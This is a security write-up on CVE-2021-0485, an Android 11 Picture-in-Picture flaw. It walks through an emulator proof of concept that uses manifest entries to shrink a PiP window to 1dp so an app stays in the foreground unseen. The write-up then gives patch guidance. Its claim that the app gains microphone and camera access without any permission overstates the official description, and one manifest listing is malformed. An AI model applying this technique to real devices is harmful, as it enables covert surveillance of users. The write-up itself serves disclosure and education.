

PIP Vulnerability

in Android 11

Table of Contents

- **Introduction**
- **Key Terms**
- **Definitions**
 - PIP (Picture-in-Picture)
 - Android Manifest File
 - Local Privilege Escalation
- **Affected Android Versions**
- **Unaffected Versions**
- **CVSS Score : CVE-2021 -0485**
- **Virtual Environment**
- **Exploitation**
- **Mitigation**
- **References**

Introduction

From 2017, Android imposed certain background execution limitations so that the applications in the background won't be able to access the camera, microphone and other sensors.

This reduced -

- ❑ Notification pop-ups
- ❑ Advertisements (As apps can't use microphones to listen for user interests)

and improved -

- ❑ Battery
- ❑ Performance
- ❑ Security

In PiP mode, there is **no special permission required** to control the minimum allowed window size so it is possible to create an arbitrary small window which won't be visible to the user. Using this window, it is possible for an unprivileged application to maintain its foreground stage and bypass security restrictions which were introduced in Android Oreo and later for better performance, health and security.

NIST DEF - In `getMinimalSize` of `PipBoundsAlgorithm.java`, there is a possible bypass of restrictions on background processes due to a permissions bypass. This could lead to local escalation of privilege with no additional execution privileges needed. User interaction is not needed for exploitation.

In this paper we will exploit this vulnerability in a virtual lab environment with a step wise approach to perform the exploit.

Key terms

PIP (Picture-in-Picture), Android Manifest File, Local Privilege Escalation

Definitions

PIP (Picture-in-Picture)

It is a multi window solution, generally used for video playback and extensively used in Google Maps. You can think of it as a frame inside a frame. The pip window can be moved as per your convenience, generally placed in top right or left corner of the screen.

Official Android Developer Page DEF -

PIP is a special type of multi-window mode mostly used for video playback. It lets the user watch a video in a small window pinned to a corner of the screen while navigating between apps or browsing content on the main screen. PIP leverages the multi-window APIs available in Android 7.0 to provide the pinned video overlay window. The PIP window appears in the top-most layer of the screen, in a corner chosen by the system. You can drag the PIP window to another location. When you tap on the window two special controls appear: a full-screen toggle (in the center of the window) and a close button (an "X" in the upper right corner).



Android Manifest File

Every Android project contains a manifest file called AndroidManifest.xml, stored in the root directory.

This file contains

- Package name of the Application
- Activities, Content Providers, Broadcast Receivers, Metadata of the Application.

Local Privilege Escalation

Each user has privileges in a system according to the user's role in an organization. Now Local Privilege Escalation happens when a non legitimate user is able to use another user's privileges without having the authority to do so.

For example, a user with a low privilege level gets access to admin level user privileges.

Affected Android Version

Android-11 Android ID: A-174302616

Unaffected Versions

Versions having security patch levels of 05-05-2021 or later.

OR

Versions below Android 8.0 Oreo.

CVSS Score : CVE-2021-0485

Base Score : 7.8 HIGH


Vector : CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Virtual Environment


- Android Studio 4.2 has been used to run the machines used.
- Any operating system that can support Android Studio.
- Android Emulator having Android 11 version.

Exploitation


1. Create an emulator in the Android Studio & we will choose Nexus 5X as device:



2. Now, we will choose Android 11 (R) image for the emulator & give the name and other details for your emulator:



3. After doing everything , we will be able to see our Android emulator created in here:



4. Now, create a new Android project


5. Add the following entry in manifest file present in manifests folder:

```
<activity android:name=".MainActivity"
    android:supportsPictureinPicture="true">
    <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
```

After adding it to the AndroidManifest.xml file also add this line to MainActivity.java in the onCreate() method:

```
enterPictureInPictureMode();
```


6. By running the application we will get the following output.



7. Now, here we will adjust the size of the PIP window using <layout> manifest element which supports attributes that will affect how activity will behave in multi-window mode: For example, in the manifest.xml file this should be added which will specify an activity's default size and location, and its minimum size, when launched in the device:



```
<activity android:name=".MainActivity">
  <layout android:defaultHeight="500dp"
    android:defaultWidth="600dp"
    android:gravity="top|end"
    android:minHeight="450dp"
    android:minWidth="300dp" />
</activity>
```

Now, in the Android project:



```
activity_main.xml x AndroidManifest.xml x themes.xml x MainActivity.java x
1 <?xml version="1.0" encoding="utf-8"?>
2 <manifest xmlns:android="http://schemas.android.com/apk/res/android"
3   package="com.example.exploit_application" >
4
5   <application
6     android:allowBackup="true"
7     android:icon="@mipmap/ic_launcher"
8     android:label="@string/app_name"
9     android:roundIcon="@mipmap/ic_launcher_round"
10    android:supportsRtl="true"
11    android:theme="@style/Theme.Exploit_Application" >
12     <activity
13       android:name=".MainActivity"
14       android:exported="true"
15       android:supportsPictureInPicture="true"
16       android:theme="@style/Theme.AppCompat.DayNight"
17       <layout android:defaultHeight="500dp"
18         android:defaultWidth="600dp"
19         android:gravity="top|end"
20         android:minHeight="450dp"
21         android:minWidth="300dp" />
22       <intent-filter>
23         <action android:name="android.intent.action.MAIN" />
24
25         <category android:name="android.intent.category.LAUNCHER" />
26       </intent-filter>
27     </activity>
28   </application>
29
30 </manifest>
```

8. Now, when we run the application in the emulator, we can see the following output:




9. Now, using this method we can set up a small PIP window that will not be **visible or touchable**.

For this, we just have to do little changes here like this:

```
<activity android:name=".MyActivity">
  <layout android:defaultHeight="1dp"
    android:defaultWidth="1dp"
    android:gravity="top|end"
    android:minHeight="1dp"
    android:minWidth="1dp" />
</activity>
```

10. Now, when we run the application after changes we can see that:



This little “dot” will maintain the application in the foreground bypassing the restrictions. Now the application can access microphone, sensors, camera without the need of any permission.

Mitigation

- Android released security patches in May 2021 that address these issues.
- Install security patch levels of 05-05-2021 or later.
- Source code patches for these issues have been released to the Android Open Source Project (AOSP) repository

For more details, can refer - <https://source.android.com/security/bulletin/2021-05-01>

References

<https://developer.android.com/guide/topics/ui/picture-in-picture>

<https://nvd.nist.gov/vuln/detail/CVE-2021-0485>

<https://source.android.com/security/bulletin/2021-05-01>

<https://valsamaras.medium.com/size-matters-cve-2021-0485-cfa0a291f903>

<https://developer.android.com/guide/topics/manifest/manifest-intro>





S A F E
S E C U R I T Y

www.safe.security | info@safe.security

Palo Alto
3000, El Camino Real,
Building 4, Suite 200, CA
94306